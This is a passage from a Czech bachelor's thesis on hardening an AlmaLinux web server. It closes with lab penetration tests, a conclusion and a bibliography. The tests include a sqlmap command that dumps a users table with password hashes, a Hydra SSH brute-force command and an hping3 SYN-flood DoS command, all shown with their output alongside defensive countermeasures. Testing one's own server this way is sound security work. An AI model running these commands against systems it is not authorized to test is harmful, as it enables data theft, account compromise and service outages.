sqlmap -u "https://alpha.kts.vspj.cz/~marek40/tis/Zaverecna_prace/prihlaseni.php" --forms --batch -D marek40 -T users --dump
```

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [y/N/q] N
Database: marek40
Table: users
[2 entries]
+-----+-----+-----+-----+
| user_id | role | user_name | user_password |
+-----+-----+-----+-----+
| 1       | admin | admin     | 21232f297a57a5a743894a0e4a801fc3 |
| 2       | user  | user      | ee11cbb19052e40b07aac0ca060c23ee |
+-----+-----+-----+-----+
```

Obrázek 78: Data v tabulce

Zdroj: Vlastní práce

Výsledky ukázaly, že bez správného zabezpečení je možné velmi snadno získat citlivá data z databáze.

Při testování byly využity následující parametry sqlmap:

- -u "URL": určuje cílovou adresu webové stránky,
- --forms: automaticky vyhledá HTML formuláře na stránce,
- --batch: automaticky potvrzuje všechny dotazy nástroje,
- --dbs: zobrazí seznam dostupných databází,
- -D [název]: zvolí konkrétní databázi,
- --tables: zobrazí tabulky ve vybrané databázi,
- -T [název]: vybere konkrétní tabulku,
- --dump: vypíše obsah tabulky.

Základní ochranou proti SQL injection je především používání parametrizovaných dotazů (prepared statements), validace vstupů a omezení oprávnění databázových uživatelů. Pouhé blokování některých znaků, jako jsou uvozovky nebo závorky, není dostatečné a nepředstavuje bezpečné řešení.

2.8.3 Brute Force útok

Brute force útok je založen na opakovaném zkoušení přihlašovacích údajů. Útočník postupně testuje různé kombinace jmen a hesel, dokud nezíská přístup. Uvedený typ útoku byl charakterizován vysokou mírou jednoduchosti, avšak v případě volby slabého hesla mohl být vyhodnocen jako úspěšný.

V rámci testování byl útok simulován na službě SSH. Ochrana proti tomuto typu útoku byla řešena pomocí nástroje Fail2ban, který sleduje neúspěšné pokusy o přihlášení a po překročení stanoveného limitu zablokuje IP adresu útočníka.

Existuje mnoho nástrojů, pomocí kterých lze brute force útok provádět. Jedním z nejznámějších je aplikace Hydra. Pro testování byl použit následující příkaz:

```
hydra -l marek -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.10:32
```

```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
└─$ hydra -l jmarek -P /usr/share/wordlists/rockyou.txt ssh://192.168.0.10:32
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-29 08:53:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.0.10:32/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-29 08:54:21

(kali@kali)-[~]
└─$ █
    
```

Obrázek 79: Ukázka útoku

Zdroj: Vlastní práce


Z výsledků je patrné, že k narušení serveru nedošlo, protože server po několika neúspěšných pokusech zablokoval IP adresu, ze které útok přicházel. Současně byl doručen informační e-mail o zablokování IP adresy z nástroje Fail2ban.



Obrázek 80: Informace o zablokování IP adresy

Zdroj: Vlastní práce

Zátěž způsobená útokem se projevila také ve zvýšeném využití systémových prostředků, což bylo možné sledovat v monitorovací aplikaci.



Obrázek 81: Zvýšení zatížení serveru

Zdroj: Vlastní práce

Testování prokázalo, že při správné konfiguraci dochází k automatickému zablokování přístupu již po několika neúspěšných pokusech, což výrazně zvyšuje bezpečnost serveru.

2.8.4 DDoS (Denial of Service)

Útok typu DDoS byl definován jako forma útoku založená na zasílání velkého množství síťových paketů na cílový server, přičemž dochází k vyčerpání jeho výpočetních nebo síťových prostředků a následnému omezení či úplnému znemožnění poskytovaných služeb.

Vzhledem k omezeným hardwarovým prostředkům a absenci většího množství distribuovaných zařízení nebylo možné realizovat plnohodnotný distribuovaný útok DDoS. Z uvedeného důvodu byl proveden pouze simulovaný útok typu DoS, který byl generován z jednoho zařízení pomocí nástroje hping3. Útok byl spuštěn následujícím příkazem:

```
hping3 -S --flood -V -p 80 192.168.0.10
```

Pomocí uvedeného příkazu byly na cílový server odesílány TCP SYN pakety ve vysoké frekvenci na port 80, čímž došlo k simulaci zahlcení síťového rozhraní a současně ke zvýšenému zatížení procesoru serveru.


```
(kali@kali)-[~]
└─$ sudo hping3 -S --flood -V -p 80 192.168.0.187
[sudo] password for kali:
using eth0, addr: 192.168.0.186, MTU: 1500
HPING 192.168.0.187 (eth0 192.168.0.187): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.0.187 hping statistic —
48232520 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(kali@kali)-[~]
└─$
```

Obrázek 82: Útok na server pomocí DoS

Zdroj: Vlastní práce


V průběhu testování bylo pozorováno výrazné zatížení procesoru serveru, které bylo způsobeno nutností zpracovávat velké množství příchozích požadavků. Docházelo k postupnému nárůstu využití CPU, což vedlo ke zpomalení odezvy serveru a snížení jeho dostupnosti.



Obrázek 83: Ukázka zatížení procesoru

Zdroj: Vlastní práce

V rámci konfigurace monitoringu bylo nastaveno upozornění prostřednictvím e-mailu při překročení prahové hodnoty zatížení procesoru nad 80 %. Uvedené opatření umožnilo včasnou detekci nestandardního chování systému a rychlou reakci správce.



Obrázek 84: Upozorňovací email na zatížení procesoru

Zdroj: Vlastní práce

Z hlediska reálného nasazení bylo konstatováno, že obdobná úroveň zatížení by v prostředí veřejné sítě nebyla běžně dosažitelná z jediné IP adresy. Poskytovatelé internetového připojení a síťová infrastruktura obvykle implementují mechanismy pro omezení nadměrného provozu, jako jsou filtrace nebo rate limiting. V lokálním laboratorním prostředí bylo veškeré zatížení zpracovááno jedním zařízením, zatímco v prostředí internetu je síťový provoz distribuován mezi více prvků infrastruktury, což vede k rozložení zátěže.

Závěr

Cílem práce bylo navrhnout, implementovat a otestovat zabezpečený server s využitím běžně dostupných nástrojů a technologií v prostředí operačního systému AlmaLinux. Práce byla rozdělena na teoretickou a praktickou část, přičemž teoretická část se zaměřovala na vysvětlení základních principů fungování serverů a bezpečnostních hrozeb. Byly popsány klíčové pojmy související se zabezpečením, jako je řízení přístupu, autentizace, firewall, SELinux nebo principy ochrany proti nejčastějším typům útoků.

V praktické části byl následně vytvořen plně funkční server, na kterém byl nakonfigurován webový server Apache, databázový systém MariaDB a redakční systém WordPress. Důraz byl kladen nejen na samotné zprovoznění služeb, ale především na jejich bezpečné nastavení. Byla provedena konfigurace přístupových práv, změna výchozích portů, omezení přístupu pro privilegované uživatele a zabezpečení komunikace mezi jednotlivými komponentami systému. Významnou roli hrálo také správné nastavení oprávnění v souborovém systému, které zabránilo neoprávněným zásahům do důležitých souborů aplikací.

Součástí implementace bylo nasazení bezpečnostních mechanismů na úrovni operačního systému. Firewall byl nakonfigurován tak, aby povoloval pouze nezbytné porty a služby, čímž došlo k minimalizaci potenciálního útokového prostoru. SELinux byl ponechán v režimu enforcing, což zajistilo dodatečnou kontrolu nad tím, jaké operace mohou jednotlivé procesy provádět. Dalším důležitým prvkem bylo nasazení nástroje Fail2ban, který aktivně monitoruje logy systému a automaticky blokuje IP adresy, ze kterých přichází opakované neúspěšné pokusy o přihlášení. Tím byla výrazně zvýšena odolnost serveru proti brute force útokům.

Důležitou součástí zabezpečení bylo také zavedení pravidelného zálohování dat. Bylo realizováno automatické zálohování databáze, souborů WordPressu a konfiguračních souborů systému na samostatný zálohovací server. Realizovaný přístup zajišťuje, že v případě selhání systému, chyby administrátora nebo úspěšného útoku je možné data rychle obnovit. Proces zálohování byl plně automatizován pomocí skriptů a plánovače úloh cron, což eliminuje nutnost manuálních zásahů a snižuje riziko lidské chyby.

Další významnou částí bylo zavedení monitoringu serveru, který umožňuje sledovat jeho aktuální stav a výkon. Pomocí monitorovacího nástroje bylo možné sledovat využití procesoru, paměti, diskového prostoru a další důležité metriky. Monitoring zároveň umožňuje včas reagovat na nestandardní chování systému, například při zvýšené zátěži způsobené útokem nebo chybou aplikace.

V závěrečné fázi práce byly provedeny penetrační a zátěžové testy s využitím nástrojů z distribuce Kali Linux. Bylo provedeno skenování portů, simulace brute force útoků, pokusy o SQL injection a základní DoS útok. Výsledky testování ukázaly, že implementovaná bezpečnostní opatření jsou funkční a server je schopen odolat běžným typům útoků. Fail2ban úspěšně blokoval útočící IP adresy, firewall omezoval přístup pouze na povolené služby a samotný WordPress odolával základním pokusům o narušení.

Získané výsledky potvrzují, že i s využitím volně dostupných nástrojů lze vytvořit relativně bezpečné serverové prostředí, které splňuje základní požadavky na ochranu dat a služeb. Je však důležité si uvědomit, že zabezpečení serveru není jednorázová činnost, ale dlouhodobý proces, který vyžaduje pravidelnou aktualizaci, monitoring a reakci na nové hrozby.

Navržené řešení nabízí prostor pro další rozšíření. V budoucnu by bylo možné implementovat například VPN pro bezpečný vzdálený přístup, pokročilejší detekční systémy (IDS/IPS), centralizovanou správu logů nebo nasazení reverzního proxy serveru. Další možností je také rozšíření o vysokou dostupnost služeb nebo využití kontejnerizace.

Práce tak poskytuje ucelený přehled o návrhu, implementaci a testování zabezpečeného serveru a může sloužit jako základ pro další studium nebo praktické nasazení v reálném prostředí.

Seznam použité literatury

- ANTHROPIC. Claude. Online. Verze Claude 3.5 Sonnet. 2026. Dostupné z: <https://claude.ai>. [cit. 2026-04-06].
- Architektura systému Linux. Online. In: Hosta Blanca. 2025. Dostupné z: <https://cs.hostablanca.com/linux-system-architecture/>. [cit. 2025-11-23].
- Architektura. Online. In: Základy IT gramotnosti. Nedatováno. Dostupné z: <https://is.muni.cz/do/ics/el/sitmu/law/html/architektura.html>. [cit. 2025-11-23].
- BAHUREKOVÁ, Beáta. TECHNIKA SQL INJECTION - JEJÍ METODY A ZPŮSOBY OCHRANY. Online, Diplomová práce, vedoucí Jiří Kříž. Fakulta podnikatelská, Vysoké učení technické v Brně / Kolejní 2906/4 / 612 00 / Brno: Vysoké učení technické v Brně, Fakulta podnikatelská, 2020. Dostupné z: https://www.vut.cz/www_base/zav_prace_soubor_verejne.php?file_id=208976. [cit. 2026-03-26].
- CIA triáda. Online. In: O2 CyberNews. Nedatováno. Dostupné z: <https://o2cybernews.cz/slovník/cia-triada>. [cit. 2026-01-13].
- Co je databázový server a k čemu se používá? Online. In: UNIXLINUX. Nedatováno. Dostupné z: <https://cs.unixlinux.online/du/1005000986.html>. [cit. 2026-03-25].
- DOČEKAL, Michal. Správa linuxového serveru: Bezpečnost a monitorování systému. Online. In: LinuxEXPRES. 2010. Dostupné z: <https://www.linuxexpres.cz/praxe/sprava-linuxoveho-serveru-bezpecnost-a-monitorovani-systemu>. [cit. 2026-03-26].
- DOČEKAL, Michal. Správa linuxového serveru: Pár slov o útocích na server. Online. In: LinuxEXPRES. 2010. Dostupné z: <https://www.linuxexpres.cz/praxe/sprava-linuxoveho-serveru-par-slov-o-utocich-na-server>. [cit. 2026-03-26].
- Doporučení pro zabezpečení zařízení v síti MUNI. Online. In: MUNI. 2021. Dostupné z: <https://security.muni.cz/clanky/doporuceni-zabezpeceni-zarizeni-na-siti>. [cit. 2026-03-25].
- GOOGLE. Gemini. Online. Verze Gemini 3. 2026. Dostupné z: <https://gemini.google.com>. [cit. 2026-04-06].
- GRYGAŘÍKOVÁ, Michaela. Ochrana proti DDoS útokům aneb Proč jen firewall nestačí. Online. In: MasterDC. 2019. Dostupné z: <https://www.master.cz/blog/anti-ddos-ochrana-proc-firewall-nestaci/>. [cit. 2026-03-26].
- Historie operačního systému GNU/Linux. Online. In: Root.cz. Nedatováno. Dostupné z: <https://www.root.cz/texty/historie-operacniho-systemu-gnulinux/>. [cit. 2025-11-23].
- CHAI, Wesley. What is the CIA triad (confidentiality, integrity and availability)? Online. In: TechTarget. 2023. Dostupné z: https://www.techtarget.com/whatis/definition/Confidentiality-integrity-and-availability-CIA?utm_source=chatgpt.com. [cit. 2026-03-25].

- Install Beszel Monitoring Tool on AlmaLinux 10. Online. In: CrownCloud - Wiki. 2025. Dostupné z:
https://wiki.crowncloud.net/?How_to_Install_Beszel_Monitoring_Tool_on_AlmaLinux_10. [cit. 2026-04-06].
- Jak zabezpečit server. Online. In: ROOT.cz. Nedatováno. Dostupné z:
<https://www.root.cz/specialy/linux-na-serveru/jak-zabezpecit-server/>. [cit. 2026-03-25].
- KRČMÁŘ, Petr. Nftables: linuxový firewall s moderními vlastnostmi. Online. In: Root. 2019. Dostupné z: <https://www.root.cz/clanky/nftables-linuxovy-firewall-s-modernimi-vlastnostmi/>. [cit. 2026-04-06].
- KRČMÁŘ, Petr. Proč není NAT totéž co firewall. Online. In: Root. 2007. Dostupné z: <https://www.root.cz/clanky/proc-neni-nat-totez-co-firewall/>. [cit. 2026-03-25].
- MIČAN, Jiří. Zálohování dat. Online, Bakalářská práce, vedoucí Ing. Bohuslav Růžička, CSc. Nárožní 2600/9 158 00 Praha 5: Bankovní institut vysoká škola Praha, 2015. Dostupné z: https://is.ambis.cz/th/rm5gw/bakalarska_prace_zalohovani_dat__Mican_Jiri.pdf. [cit. 2025-12-21].
- MILOTA, Tomáš. Vytvoření Linuxové distribuce pro vývojáře a náročnější uživatele. Online, Bakalářská práce, vedoucí Mgr. Jiří Týma. Vysoká škola polytechnická Jihlava Tolstého 16 586 01 Jihlava: Vysoká škola polytechnická Jihlava, Katedra technických studií, 2023. Dostupné z: <https://is.vspj.cz/bp/get-bp/student/67984/thema/9955>. [cit. 2026-01-10].
- NAJBR, Ondřej. Adaptivní Linuxové firewally, geografický firewalling. Online, Bakalářská práce, vedoucí Tomáš Pelka. Technická 10, 616 00 Brno-Královo Pole: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, 2009. Dostupné z: https://www.vut.cz/www_base/zav_prace_soubor_verejne.php?file_id=18857. [cit. 2026-03-26].
- NOUFAL, Mohammed. Fail2Ban install tutorial for Linux (AlmaLinux). Online. In: Liquid Web. Neuvedeno. Dostupné z: <https://www.liquidweb.com/blog/fail2ban-install-tutorial-for-linux-almalinux/>. [cit. 2026-03-26].
- NOUFAL, Mohammed. How to Install WordPress on Linux (AlmaLinux). Online. In: Liquid Web. 2016. Dostupné z: <https://www.liquidweb.com/blog/how-to-install-wordpress-on-linux-almalinux/>. [cit. 2026-04-06].
- NOVÁK, Petr. 5 největších rizik nezabezpečeného DNS (a jak je NIS2 řeší). Online. In: EUROESA. 2026. Dostupné z: <https://euroesa.com/5-nejvetsich-rizik-nezabezpeceneho-dns-a-jak-je-nis2-resi/>. [cit. 2026-03-25].
- OPENAI. ChatGPT. Online. Verze GPT-4o. 2026. Dostupné z: <https://chatgpt.com>. [cit. 2026-04-06].
- PETKOVSKY, Adam. Locking Down Linux: Defending Against Brute Force Attacks with Fail2Ban. Online. In: Adam's Bit Pit. 17 May 2025. Dostupné z: https://www.petkovsky.sk/locking-down-linux-defending-against-brute-force-attacks-with-fail2ban/?utm_source=chatgpt.com. [cit. 2026-01-13].

- PUYET, Sébastien. How to monitor a Linux server. Online. In: Fivenines. 2026. Dostupné z: <https://fivenines.io/blog/how-to-monitor-a-linux-server/>. [cit. 2026-03-26].
- SHIROKOVA, Anna. Útoky hrubou silou stále fungují, z redakčních systémů dělají botnety. Online. In: Root. 2017. Dostupné z: <https://www.root.cz/clanky/utoky-hrubou-silou-stale-funguji-z-redakcnich-systemu-delaji-botnety/>. [cit. 2026-03-26].
- SSH Brute Force Attacks: Detection and Prevention Guide. Online. In: Startup Defense. 2026. Dostupné z: <https://www.startupdefense.io/cyberattacks/ssh-brute-force>. [cit. 2026-03-26].
- SSH vs HTTPS: Secure Protocols Compared. Online. In: Lightyear. 2026. Dostupné z: <https://lightyear.ai/tips/ssh-versus-https>. [cit. 2025-12-19].
- TIMALSINA, Rohan. AppArmor vs SELinux: Compare the Differences in Linux Security. Online. In: TuxCare. 22 April 2025. Dostupné z: <https://tuxcare.com/blog/selinux-vs-apparmor/>. [cit. 2026-01-13].
- Vzdálené spuštění kódu (RCE). Online. In: CyberHoot. 2022. Dostupné z: <https://cyberhoot.com/cs/kybrary/vzd%C3%A1len%C3%A9-spu%C5%A1t%C4%9Bn%C3%AD-k%C3%B3du-rce/>. [cit. 2026-03-26].

